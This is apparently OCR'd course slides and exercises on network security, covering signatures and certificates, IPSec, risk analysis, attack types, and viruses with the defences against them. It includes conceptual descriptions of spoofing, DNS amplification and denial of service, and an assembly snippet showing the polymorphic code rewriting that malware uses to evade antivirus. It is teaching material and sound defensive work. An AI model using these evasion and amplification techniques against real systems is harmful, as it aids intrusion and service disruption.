



Figure 5: Hash on a Unix system



- to sign a message, the private key is used
- deciphering with the public key is a proof that the private key only was used for the signature
- sign a message is actually equivalent than enciphering the message

- It is not necessary to encrypt a complete message in order to sign it, it is enough to sign its hash only
- The robustness of the hashing procedure warrants that this is this document which has been signed

Main parameters of a digital certificate according to X509v3 standard

1. Version of the certificate
2. Serial number
3. Algorithm used to sign the certificate
4. Name of the organization which managed the certificate
   - The couple serial number -name of the organization must be unique
5. Time of validity
6. Name of the owner of the certificate
7. Public key of the owner
8. Additional information concerning the owner or the ciphering mechanisms
9. Certificate signature
   - Signature and Algorithm and parameters used for the signature

EX M25-3 C. Prot: Cryptography

Ex M25-3.1: Encryption of CRYPTO using the inversion of bits according to a random suite with 8-bits packets

- With the suite a_n = (11,20,3,19,24,33,4,145,69,15)

Ex M25-3.2: Principle of Kerckhoffs

In 1883, Auguste Kerckhoffs established a fundamental principle for cryptography: "it is necessary that a cryptographic system does not require the secrecy, and with that it does not matter if it's fallen between the hands of enemy". Explain this principle.

Ex M25-3.3: Exhaustive research (attacks by brute force) of symmetric keys

Knowing that a specific computer can test an average of 400,000 combinations per second, how long would it take this machine to find a 56-bit key through an exhaustive search? How long would it take to find a 40-bit key? How long would it take to find a 112-bit key?

Ex M25-3.4: Symmetric and asymmetric ciphering

A group of N people wishes to use a cryptographic system to exchange confidential information by pair of people. The information exchanged between two members of the group will not have to be able to be read by any other member. The group decides to use a symmetric ciphering system.

1. Which is the minimal number of symmetric keys necessary?
2. Give the name of a known symmetric encryption algorithm.

The group then decides to replace this system by an asymmetric system.

3. Which is the minimal number of couples of asymmetric keys necessary so that each member can send and receive encrypted and/or signed information? If it is considered that each one can communicate with everyone, how many private and public keys each user will have it to hold (keep)?
4. Bob wishes to send encrypted and signed information to Alice (Bob and Alice belong both to the group). Which key(s) Bob should use?
5. Give the name of a known asymmetric encryption algorithm.

The group finally decides to use a hybrid system for the ciphering (i.e. which uses symmetric and asymmetric cryptography).

6. Give the reasons why such a system can be efficient.

Ex M25-3.5: Loss of a private key

A user, who often uses the encrypted mailing system of his company, has just lost his private key, but still has the corresponding public key.

1. Can he still send encrypted e-mails? And decrypt received e-mails?
2. Can he still sign the e-mails which he sends? Can he check the signatures of the e-mails which he receives?
3. Is the public key of our user useful ?
4. What should he have to do in order to be able to carry out again all the operations mentioned above?

Ex M25-3.6: Limitations of digital certificate

What are the limitations of a digital certificate, when it is used for access control?

Ex M25-3.7: General questions


Compare symmetric and asymmetric ciphering systems and identify the advantages, the disadvantages and the limits

Let's cite some disadvantages and some limits of the Public Key Infrastructure (PKI)


What is a digital certificate?

Why does a digital certificate comprise a "period of validity" field?


IPv4 frame



AH frame in transport mode




AH frame in tunnel mode




AH Protocol

- Format of an ESP frame in transport mode



- Format of an ESP frame in tunnel mode




ESP Protocol

Default IPSec strategies
(ex Windows Server)

- Client ("simple response" strategy / *en réponse seule*)
  - Allows to forward the traffic normally, only one rule "default response rule" / "*règle de réponse par défaut*", allowing to negotiate IPSec traffic if the distant host proposes it
- Server (ask for security / *demander la sécurité*)
  - Rule 1: negotiation for the entering and leaving IPSec traffic; if the distant computer does not use IPSec => non-protected communication
  - Rule 2: transmission of ICMP traffic without security negotiation
  - Rule 3: "default response rule" / "*règle de réponse par défaut*" (see above)
- Server (requires security / *nécessite la sécurité*)
  - Rule 1: negotiation for the entering and leaving IPSec traffic; if the distant computer does not use IPSec => stopped communication
  - Rule 2: transmission of ICMP traffic without security negotiation
  - Rule 3: "default response rule" / "*règle de réponse par défaut*" (see above)
- "Default response rule" / "*règle de réponse par défaut*"
  - Allows to negotiate security with any host wishing to communicate in a protected way

Direction of the traffic	**No strategy**	**Client strategy** (simple response)	**Server strategy** (ask for security)	**Server strategy** (require security)
No strategy	Non-protected	Non-protected	Non-protected	No communication
Client strategy (simple response)	Non-protected	Non-protected	Secured (1)	Secured (1)
Server strategy (ask for security)	Non-protected	Secured	Secured	Secured
Server strategy (require security)	No communication	Secured	Secured	Secured

Examination of the interaction between the rules



Establishment of an encrypted VPN connection

EX M25-4 C. Prot.: Security Protocols

Ex M25-4.1: TCP and security
Which mechanism in TCP may have an interest for the security?
What are the limits of this mechanism?

Ex M25-4.2: IP Protocols and Security
What are the main differences and relationships between IPV6, IPV4 and IPSec?

Ex M25-4.3: Transport mode and tunnel mode in IPSec
What needs do the tunnel mode and transport mode answer?

Ex M25-4.4: IPSec and NAT
Among the 6 following configurations of IPSec, indicate those which can be used with address translation:

- IPSec-AH in transport mode
- IPSec-AH in tunnel mode
- IPSec-ESP (enciphered and authenticated) in transport mode
- IPSec-ESP (only authenticated) in transport mode
- IPSec-ESP (only enciphered) in transport mode
- IPSec-ESP (enciphered and authenticated) in tunnel mode

Ex M25-4.5: SSL/TLS
Do the security solutions based on SSL/TLS allow the protection of the consumers privacy?

CHAPTER M33-1. Security principles, risk analysis

Physical security

- Security standards
- Protection of energy sources (electricity (power supplies)…)
- Environmental protection (fire, temperature, moisture (humidity)…)
- Protection of access
  - Physical protection of the equipment
  - Distribution premises
  - Plugboards (electrical connections boards), cabled infrastructure,
  - Traceability of access on the premises
- Operational reliability and materials reliability
- Physical redundancy
- Marking (census) of the materials
- Preventive (tests…) and corrective (spare parts…), maintenance plans

Exploitation security

- = correct operation of the system
- Back up plan
- Emergency help plan
- Continuity plan
- Test plan
- Regular and if possible dynamic inventories
- Management of the computer park
- Management of the configurations and the updates
- Management of the incidents and follow-ups until resolution
- Automation, control and follow-up of the exploitation
- Analysis of accountancy and logging files
- Management of the maintenance contracts
- Separation of the environments of development, industrialization and production of add-ons
- Reliable and quality connectivity
- Protected infrastructure network

Logical security


- Mechanisms of security by software
  - Identification
  - Authentication
  - Authorization
- Devices set up to guarantee confidentiality and integrity
  - Cryptography
  - Effective password management
  - Antivirus
  - Backup of sensitive data
- Classification of data
  - Degree of sensitivity (normal, confidential…)

Applicative security

- Development Methodology (respect of the development standards suited to the technology employed)
- Robustness of the applications
- Programmed checks, tests
- security of the software packages (choice of the suppliers, interfaces security)
- Contracts with subcontractors (responsibility clauses)
- Migration plan of critical applications
- Validation and audit of programs
- Quality and relevance of data
- Security Insurance Plan

Ex M33-1. Approach for risk analysis:


1. Estimation of the **probability** of occurrence of the damage



Depending on the type of company or the application, sometimes we take into account only the frequency and/or the duration of the danger:

1. very improbable (once per year)
2. improbable (once per month)
3. probable (once per week)
4. very probable (once per day)

2. Risks evaluation, evaluation of the **gravity**



3. Frame for the risks analysis

Danger (cause)	Dangerous situation	Dangerous event	Risk of…	Consequence	Risk estimation		Risk evaluation	Observations (what to do?)
					Severity (1 to 4)	**Proba** (1 to 4)	Priorities (1 to 3)	

- DoS (Denial of service) : To decrease the system capabilities
- DDoS (Distributed DoS) : idem but with an attack coming from several sites (http://grc.com/dos/grcdos.htm)

..+² ²

- SYN Flood: the attacker floods a system with SYN synchronization packets in order to initiate connection requests (these requests are never finished) => strong exploitation of the processor resources, memory, network cards => Denial of service
- UDP Flood: attack which submerges a system with UDP packets => prevent it from treating the valid requests for connection (often on the DNS port 53) (ICMP Flood: idem to submerge a system with ICMP messages (Internet Control Message Protocol) by using the Ping utility)
- Scan of ports: Packets sent by using the port numbers in order to scan available services, hoping that a port answers
- Ping of Death: possibility to “ping” with a too huge packet which can cause a whole range of uncontrolled reactions on the targeted system: Denial of service, shut down, freezing or restarting
- Eavesdropping: the goal is to violate the confidentiality of the communication (by sniffing packets on the local area network or by intercepting wireless communications)
- Man-in-the-middle: the attacker acts between the two ends of the communication as if he were the awaited interlocutor: harmful effects on the confidentiality and possibly the integrity
- Java/ActiveX/ZIP/EXE: dangerous Java components or Active X hidden in Web pages, Trojan dissimulated in a ZIP/TAR or EXE file
- Breaking into a system: by violating the authentication or the access control, the attacker obtains the possibility of controlling the communication: effects on the confidentiality and the integrity
- Virus: shortcuts the authentication and the access control with the aim of carrying out destroying code: effects on the availability of the machine and/or the network
- Trojan: virus hidden in a function usually used, program being carried out on the pirated machine to send information to the pirate
- WORM: explore and automatically exploits the faults of a system, without action of the user => problems of availability
- VOIP : 3 Types of attacks (Over IP, Voicemail, Administrator)

Organizations for security

- CERTA (Centre d'Expertise gouvernemental de Réponses et de Traitements des Attaques Informatiques / French governmental Center of Expertise for Answers and Treatments of the Data-processing Attacks), www.certa.ssi.gouv.fr
- SANS (SysAdmin, Audit, Network, Security): Research on information security, www.sans.org
- SCORE (Security Consensus Operational Readiness Evaluation): Community of professionals in security, www.sans.org/score
- ISC (Internet storm center): Logs (journal) concerning detections of intrusion, http://isc.sans.org

Bibliography

- **Sécurité et espionnage informatique : connaissance de la menace APT**, Cédric Pernet, *Eyrolles*
- **Guide d’autodéfense numérique,** *éditions Tahin Party*
- **Cybertactique : Conduire la guerre numérique,** Bertrand Boyer, *Nuvis*
- **Learn Social Engineering***, Dr E. Orzkaya,* 2018, Packt

Exercises M33-2: Cyber-Attacks

Question: What are the differences between an active attack and a passive attack?

Ex M33-2.1: TCP/IP Spoofing consists for a pirate to be recognized as a machine B for a machine A (at the IP addressing level). The attack is generally composed of three stages:

- the pirate analyzes the machine B
- the pirate guesses the process used by A to generate his ISN (initial sequence number)
- the pirate is considered as B for A.

1. What would it occur if the pirate did not paralyze the machine B?
2. Why is it necessary to determine the way used by A to generate its ISN?
3. What can be the interest for the pirate to be considered as the machine B?

Ex M33-2.2:suspect network Traffic

A computer specialist who works in a bank, is responsible for the correct operation and the security of the network. One morning, during a control, it notices suspect traffic bound for the server which manages the database of the bank accounts of the customers. Here is an extract of this traffic:

```
02:01:27 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:27 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:27 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:28 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
```

```
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
02:01:29 arp reply 192.168.94.1 is-at 0:3:47:48:5c:ee
```

Considering that 192.168.94.1 is the address of the gateway which gives this server access to Internet, interpret this traffic in a concise way.

Ex M33-2.3: Attack by denial of service

A pirate noticed that a request of transfer of zone DNS (used in particular to provide to a DNS server the information which it must know concerning the zones that it must serve) is always 27 bytes long and the response of dns.trucmuche.eu DNS server is 745 bytes long. It is admitted that the communications are done by means of UDP.

1. How the pirate can carry out an attack by denial of service against the pauvre.victime.com server?
2. If the pirate has a band-width of 256 kbps and if he is able to use 100% of it for his attack, which will be the band-width belonging to pauvre.victime.com which will be used by the attack?

What do you think of the security policy implemented:


- By the "pauvre victime"?
- On the DNS server?

Why is it necessary to well protect the DNS servers in a network infrastructure? How should it be done?

Ex M33-2.4:SQL Injection and *cross site scripting*

1. Describe an attack based on the *cross site scripting*
2. Which precaution does one have to take to avoid such an attack?
3. What is an attack by SQL injection?
4. Which is the fundamental difference between the *cross site scripting* and SQL injection?

CHAPTER M33-3 : C. threat, responses 1: VIRUS



Classification of the infections (malware)

Simple infections

- The purpose of these programs is simply to settle in the system:
  - Resident mode : active process in memory in a permanent way in order to be able to act as long as the system functions
  - Furtive mode: the user should not realize that such a program, resident, is present in its system (invisible with ps –aux in Unix or in the task manager of Windows)
  - Persistent mode: infecting program able to reinstall itself after removal or de-installation (for example by means of keys added in the register base)

Logic bombs

- Def.: simple infecting program, settling in the system and which awaits an event (particular date, action, data) called in general "trigger", to carry out its offensive function
  - Ex: CIH 1.2 starts each 26 April
  - Ex: an administrator had established a program checking the presence of his name in the registers of payroll of his company. In the event of absence of this name (what means that the administrator was returned), the program encrypted all the hard disks…
- The anti-viruses have difficulties to detect logic bombs (before the update of the signature, in which case detection is systematic)

Trojan horses

- Def.: a Trojan is a simple program, composed of two parts, the server module and the client module. The server module, installed in the computer of the victim, gives discreetly to the attacker access to whole or part of its resources, which lays out about it via the network (in general) thanks to a client module (he is the "client" of the "services" delivered unconsciously by the victim)
- The server module is dissimulated in an attractive program. The running of this program installs without the knowledge of the victim the server part of the Trojan
- The client module, once installed on the machine of the attacker, seeks on the network (order ping) the machines infected by the server module (IP addresses and TCP or UDP port)
  - Takeover allowing to carry out a more or less large number of offensive actions
    - Restarting the computer
    - File transfer
    - Execution of code
    - Destruction of data
    - Listen to keyboard
  - Ex: Back Orifice, Netbus, SubSeven
- To protect ourselves from trojan horses: firewall and antivirus (it is always possible to program a Trojan being able to pass through these protection tools…)

Functional diagram of a self-reproductive program (virus or worms)

- General structure
  - research routine of target programs
    - check that the target can be executed
    - check that the target is not already infected (often the viruses have a signature => this one is also detected by the anti-virus ones)
  - copy routine
    - copy in the target a copy of its own code
  - anti-detection routine

        - To be hidden from the anti-virus to ensure the survival of the virus
    - possibly a final load (optional destroying will), coupled or not with a differed trip
- Difference between self-reproductive programs…
    - code Duplication
- …and simple infection
    - No duplication

Life-phases of a virus

- Infection phase
    - Passive
        - Dropper (program carrying a virus) copied from a support (CD, remote loading, forum) and transmitted
            - *Virus_1099* transmitted via pre-formatted virgin diskettes
            - *Warrier* diffused via a downloadable Packman game
            - *CIH* Virus in an official Yamaha driver or for IBM/Aptiva computers (1999)
            - "*concept*" diffused on CD Microsoft
    - Active
        - The user activates the "dropper" (without knowing it!)
- Incubation phase
    - To ensure the survival of the virus (exception: spy viruses which limit their stay in the environment attacked, by disinfecting themselves after their finished their attack)
        - To limit its detection by the user
        - To limit its detection by the anti-virus
- Disease phase: the final load will be activated
    - At the head of the code: final load carried out before any infection
    - At the end of the code: final load carried out after the process of infection
    - In the middle of the code: if conditioned by the success or not of the infection
    - Differed release, ex: logic bomb
        - Date system (virus "Friday 13", CIH)
        - Type particular sequences (112 times "Ctrl+Alt+Del")
        - A number of openings of a Word document (virus "Colors" after 300 openings of documents)
- Phase of disease
    - Charge of non-lethal nature
        - Posting images or animations
        - Sounds
    - Lethal loads
        - Attack the data confidentiality
        - Integrity of the system or the data
            - Formatting hard disk
            - Destruction, random modification of the data
            - Availability of the system (random restarting, saturation, simulation of breakdowns of peripherals)
            - Incrimination of the users (introduction of compromising data, use of the system with punishable or criminal purposes)
    - hardware Destruction
        - Theoretically impossible but
        - Possible Destruction of physically stored software (stored in hard)) (ex: BIOS => hardware attacks simulated)
        - Destruction of hard disks or other hardware elements by "accelerated wear" => program requesting these resources considerably, for example
            - Often undetectable by the anti-virus
            - "Spectacular" consequences of their action non visible => seen as a "random" breakdown of components

Capacities of the viruses to fight and destroy the protections installation

- Ex: Polymorphism (several forms)
    - N.B.: The anti-viruses often function on detection, search for viral signatures
    - The goal of polymorphism is to vary, of copy in viral copy, any fixed element being able to be exploited by the antivirus to identify the virus (set of instructions, in particular character strings)
    - Techniques of polymorphism
        - Rewriting of the code by use of equivalent code (ex following slide)
        - Use of techniques of basic coding on whole or part of the virus or the worm

– It is a question of varying coding with each infection so that the signature of the virus is each time different

• Example in assembly language

```
loc_401010:
  cmp ecx,0
  jz short loc_40101C
  sub byte ptr [eax], 30h
  inc eax
  dec ecx
  jmp short loc_401010
```

```
loc_401010:
  cmp ecx,0
  jz short loc_40101C
  add byte ptr [eax], <random
    value>
  sub byte ptr [eax], 30h
  sub byte ptr [eax], <same
    random value>
  inc eax
  or eax, eax
  dec ecx
  add ecx,0
  jmp short loc_401010
```

Other types of virus

- Slow viruses: infect only the modified or created executable files (which is a not very frequent event) (ex: Dark Vader)
- Fast viruses: infect all the files carried out or opened, thus work at the same time as the antivirus (ex: Vacsina, Yankee, Dark Avenger, Ithaqua)
- Multi-party or multimode viruses: several types of targets are infected at the same time, for example hard disk starting sectors and executable files (ex: CrazyEddie, Wogob, Nuclear/Pacific)
- Multi-format Virus : able to infect formats belonging to different operating systems (ex: Winux/Lindose able to infect at the same time executable files with the Linux/Unix ELF format and Windows EP format
- Viral kits of constructions: software allowing the automatic creation of virus… (currently all detected) (ex: "The virus lab creation", generator of worm "VBS Worm Generator")
- "Psychological Viruses": bad information sent to a user, by techniques of social engineering, to produce effects equivalent to that of a virus or a worm
  - Emission of e-mails in chain
  - Messages indicating that the existence of a system file (ex: kernel32.dll) is a virus to be eliminated

Antiviral fight

- Antiviral techniques (anti-virus)
  - Static Mode (analyzes on release of the user)
    - Search for signatures (suite of bits characteristic of a given virus)
    - Spectral analysis: to establish the list of instructions of a program (the spectrum) and look for instructions which are not very used in classical programs and more usual in viruses
    - heuristic Analysis : study of the behavior of a program in order to detect viral behaviors
    - integrity Control : monitoring of the modification of sensitive files (executable, documents)
  - Dynamic Mode (resident, analyzes permanently the files and executable)
    - Behavioral monitoring
      - antivirus diverts interruptions towards its profit (ex: 13H or 21 H) and tries to detect any suspect behavior
        - attempt to open/write executable files
        - Writing on the system sectors
        - attempt to be stored as a resident program
    - code Emulation
      - Fight against polymorphic viruses (simulation of the behavior)

Virus: references

- Preventing Ransomware, *A. Mohanta M. Hahad K. Velmurugan,* 2018 Packt
- Les virus informatiques : théorie, pratique et applications, Eric Filiol, 2004, Springer
- F. Halsall – Computer networking and the internet – Addison Welseley, 2005 + additional student support at www.pearsoned.co.uk/halsall
- E. Cole, R. Krutz, JW Conley - Network security bible – Wiley, 2005.
- www-rocq.inria.fr/codes/Eric.Filiol/index.html
- www.sophos.com
- www.fsecure.com
- www.viruslist.com
- antivirus-france.com
- www.clusif.asso.fr/index.asp (rubrique infovirus)
- http://www.inoculer.com/

Exercises M33-3: C. threat, responses 1: Virus

Ex M33-3.1:Virus and worms

1. What are the differences between a virus and a worm?
2. Up to which point are the worms more dangerous than the viruses?
3. Some worms which are propagated on Internet does not cause any damage on the machines reached. However they are harmful, why?
4. To disinfect a computer, it is recommended to boot it again with an external medium (CD, DVD). Why?

Ex M33-3.2:Backdoor and Trojan

1. What is a *backdoor*?
2. How a pirate can proceed to install a backdoor?
3. What is a *Trojan*?
4. How a pirate can proceed to install a trojan?

Ex M33-3.3:Virus with a joined encrypted file

We consider here an alternative of the ***W32/Beagle*** worm. This worm appears as an e-mail together with a joined file; the joined file is encrypted. The password to decipher the file is contained in the body of the message. If the victim runs the file (this is an *.exe* file) obtained after deciphering it with the password provided, then the worm is propagated by choosing the next victim in the address book of the current victim.
Why the joined file is encrypted since the password is provided in the body of the message?

Ex M33-3.4:Antivirus

Generally, we can say that the well-known anti-viruses (from large company) are all able to recognize the whole of the known viruses.

1. For which reason a machine equipped with an anti-virus can be infected by a virus?
2. If each anti-virus is able to detect the same viruses, what can be the advantage of using a certain anti-virus compared to others?

Ex M33-3.5:Filtering of the joined files

